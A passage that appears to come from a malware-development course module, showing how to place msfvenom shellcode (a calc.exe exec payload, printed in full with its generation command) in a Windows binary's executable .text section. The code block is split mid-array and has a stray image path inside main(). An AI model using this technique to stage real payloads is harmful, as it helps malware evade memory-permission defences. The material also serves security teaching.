

Payload Placement - .text Section

Introduction

The previous module discussed storing payloads in the `.data` and `.rdata` sections, while this module covers storing payloads in the `.text` section.

.text Section

Saving the variables in the `.text` section differs from saving them in the `.data` or `.rdata` sections, as it is not just a matter of declaring a random variable. Rather, one must instruct the compiler to save it in the `.text` section, which is demonstrated in the code snippet below.

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .text saved payload
#pragma section(".text")
__declspec(allocate(".text")) const unsigned char Text_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
    0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
    0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
    0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
    0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
    0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
    0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
```

```

0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {


    printf("[i] Text_RawData var : 0x%p \n", Text_RawData);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
}

```

Here, the compiler is told to place the `Text_rawData` variable in the `.text` section instead of the `.rdata` section. The `.text` section is special in that it stores variables with executable memory permissions, allowing them to be executed directly without the

need for editing the memory region permissions. This is useful for small payloads that are roughly less than 10 bytes.

Inspecting the binary compiled from the above code snippet using the PE-Bear tool reveals that the payload is located in the `.text` region.



[Previous](#)

[Modules](#)

[Complete](#)

[Next](#)